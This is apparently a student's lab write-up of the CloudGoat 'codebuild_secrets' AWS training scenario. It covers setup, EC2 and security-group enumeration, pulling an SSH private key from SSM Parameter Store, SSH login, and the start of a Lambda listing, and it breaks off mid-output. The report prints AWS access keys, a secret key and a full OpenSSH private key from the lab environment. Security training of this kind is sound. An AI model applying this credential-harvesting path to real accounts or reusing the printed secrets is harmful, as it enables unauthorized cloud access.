
# Codebuild_secrets

| | |
|---|---|
| 수 업 명: | Codebuild_secrets |
| 멘 토 님: | 니코 |
| 이 름: | Lee Chanwoo |
| 제 출 일: | 2024. 08. 18 |

# Contents


# 1. Settings

## 1-1. Install AWS




```
sudo snap install curl
curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "awscliv2.zip"
unzip awscliv2.zip
sudo ./aws/install
```

## 1-2. Download CloudGoat




```
sudo apt install git
git clone https://github.com/RhinoSecurityLabs/cloudgoat.git
```

## 1-3. Install terraform




```
sudo apt-get update && sudo apt-get install -y gnupg software-properties-common
wget -O- https://apt.releases.hashicorp.com/gpg | \
gpg --dearmor | \
sudo tee /usr/share/keyrings/hashicorp-archive-keyring.gpg > /dev/null
gpg --no-default-keyring \
--keyring /usr/share/keyrings/hashicorp-archive-keyring.gpg \
--fingerprint
echo "deb [signed-by=/usr/share/keyrings/hashicorp-archive-keyring.gpg] \
https://apt.releases.hashicorp.com $(lsb_release -cs) main" | \
sudo tee /etc/apt/sources.list.d/hashicorp.list
sudo apt update
sudo apt-get install terraform
```

1-4. Prepare python environment




```
sudo apt install python3.12-venv
cd cloudgoat/
python3 -m venv .venv
source .venv/bin/activate
```

1-5. Install CloudGoat dependencies




```
pip3 install -r ./requirements.txt
```

1-6. Configure profile




```
aws configure --profile TDHT
AWS Access Key ID [None]: AKIATJHQEEC5V3NVOTNR
AWS Secret Access Key [None]:
/bjuuBd***********************YepiK9i22m
Default region name [None]: us-east-1
Default output format [None]: json
```



```
./cloudgoat.py config profile
./cloudgoat.py config whitelist --auto

./cloudgoat.py create codebuild_secrets
```


# 2. Solo

## 2-1. Configure



```
(.venv) user@user:~/cloudgoat/codebuild_secrets_cgideaa6yigive$ cat start.txt
cloudgoat_output_aws_account_id = 225989370043
cloudgoat_output_solo_access_key_id = AKIATJHQEEC572C7FC7F
cloudgoat_output_solo_secret_key = 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
```


## 2-2. Instance Info.



```
            "Description": "",
            "Groups": [
                {
                    "GroupName": "cg-ec2-ssh-codebuild_secrets_cgideaa6yigive",
                    "GroupId": "sg-0668149335392fe18"
                }
            ],
            "Ipv6Addresses": [],
            "MacAddress": "02:9d:e3:e7:54:49",
            "NetworkInterfaceId": "eni-023825d670fe23fd2",
            "OwnerId": "225989370043",
            "PrivateDnsName": "ip-10-10-10-159.ec2.internal",
            "PrivateIpAddress": "10.10.10.159",
            "PrivateIpAddresses": [
```

I was able to find out the GroueName through the aws ec2 describe-instances --profile Solo command.


## 2-3. security group



```
 "GroupName": "cg-ec2-ssh-codebuild_secrets_cgideaa6yigive",
 "IpPermissions": [
     {
         "FromPort": 22,
         "IpProtocol": "tcp",
         "IpRanges": [
             {
                 "CidrIp": "218.146.20.61/32"
             }
```

I can see that they communicate over TCP 22 and GroupName via the 'aws ec2 describe-security-groups --profile Solo' command.


## 2-4. SSM



```
user@user:~/cloudgoat/codebuild_secrets_cgideaa6yigive$ aws ssm get-parameter --name cg-ec2-public-key-codebuild
_secrets_cgideaa6yigive --profile Solo
{
    "Parameter": {
        "Name": "cg-ec2-public-key-codebuild_secrets_cgideaa6yigive",
        "Type": "String",
        "Value": "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDXq3ByNT3Fj6H8K91XKtC6pgvgGlkebXHslwU79Y1+Hf1x2lpDCluh1f
VQM5QxJ8bsE/rhJm6PGhar11zJOh4c6UDqRj4jU8vSnX6kR9o2mXlyRSmkb1IG56h5/BwMXeiIL6n+yh8y/hCbVVTQDxcr62du5FsYQEQFGd0sJW
VIyeHxL7Vn5aET2y9gNCgFc849Px0i58Ub2DmWok61h6qXujJeqvGuSSI3k4Cb4S9zLDm+7KNCupcBGeWRaTMhBwYNV1vyFg+2LEBS1wZpINFwkZ
U1Dp7LAGC/rTu0rkHnRkn+7jHjADT0kYq+uRF2WQViDrxrik9cq+WjRtV2yKg3MasID/041r8lvUXNxVPTXK98zDJ9y8irTaoF+oOkm8I2y8KVJI
KQXC1CeUb1Lbshym4m46vBaaHXq9be61jxoAs4+RuRtAs04q/fNF47Y5ugbYLb4ieI2G1qyrfLbCvp0UxW+VudxMOlaVgnfeEN4ND4fmXCOWcOfv
sWDgnVtGxvwIzIzSnqt6WH1IaRmabbO+At2u7+jE0aB7bwrh4KuGoLFaT0ky6TMRkvZAde1Km70eV6N4fM3C7U+2JHlqe96Fa2PdIwDOLBOnVWc5
qLtM5pSfLzSxKjipBQPBNtNIh59u3l4YJmHd3asTJdW+UrsSItcjMxMgcsUdLPWr8oRw== user@user\n",
        "Version": 1,
        "LastModifiedDate": "2024-08-18T21:17:03.841000+09:00",
        "ARN": "arn:aws:ssm:us-east-1:225989370043:parameter/cg-ec2-public-key-codebuild_secrets_cgideaa6yigive"
,
        "DataType": "text"
    }
}
```

I was able to find out the private and public keys through the 'aws ssm describe-parameters --profile Solo' command.


## 2-5. OPENSSH Private key




```
user@user:~/cloudgoat/codebuild_secrets_cgideaa6yigive$ aws ssm get-parameter --name cg-ec2-private-key-codebuil
d_secrets_cgideaa6yigive --profile Solo --query "Parameter.Value" --output text | tr ' ' '\n' > private_key
user@user:~/cloudgoat/codebuild_secrets_cgideaa6yigive$ cat private_key
-----BEGIN
OPENSSH
PRIVATE
KEY-----
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
xg/J1+rKEWbVAAAACXVzZXJAdXNlcgE=
-----END
OPENSSH
PRIVATE
KEY-----
```

I found out the OPENSSH private key via the command 'aws ssm get-parameter --name cg-ec2-private-key-codebuild_secrets_cgideaa6yigive --profile Solo --query “Parameter.Value” --output text > private_key' and saved it to the private_key file.

## 2-6. Connect to an SSH




자동 할당된 IP 주소
3.226.239.156 [퍼블릭 IP]




```
user@user:~/cloudgoat/codebuild_secrets_cgideaa6yigive$ ssh -i private_key ubuntu@3.226.239.156
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-1032-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Aug 18 12:46:37 UTC 2024

  System load:  0.0               Processes:           83
  Usage of /:   17.7% of 7.69GB   Users logged in:     0
  Memory usage: 15%               IP address for eth0: 10.10.10.159
  Swap usage:   0%

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

314 packages can be updated.
226 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

I connected to ssh via the command 'ssh -i private_key ubuntu3.226.239.156'.

## 2-7. View the sensitive_information



```
ubuntu@ip-10-10-10-159:~$ aws lambda list-functions --region us-east-1
{
    "Functions": [
        {
            "FunctionName": "cg-lambda-codebuild_secrets_cgideaa6yigive",
            "FunctionArn": "arn:aws:lambda:us-east-1:225989370043:function:cg-lambda-codebuild_secrets_cgideaa6y
igive",
            "Runtime": "python3.9",
            "Role": "arn:aws:iam::225989370043:role/cg-lambda-role-codebuild_secrets_cgideaa6yigive-service-role
",
            "Handler": "lambda.handler",
            "CodeSize": 163,
            "Description": "",
            "Timeout": 3,
            "MemorySize": 128,
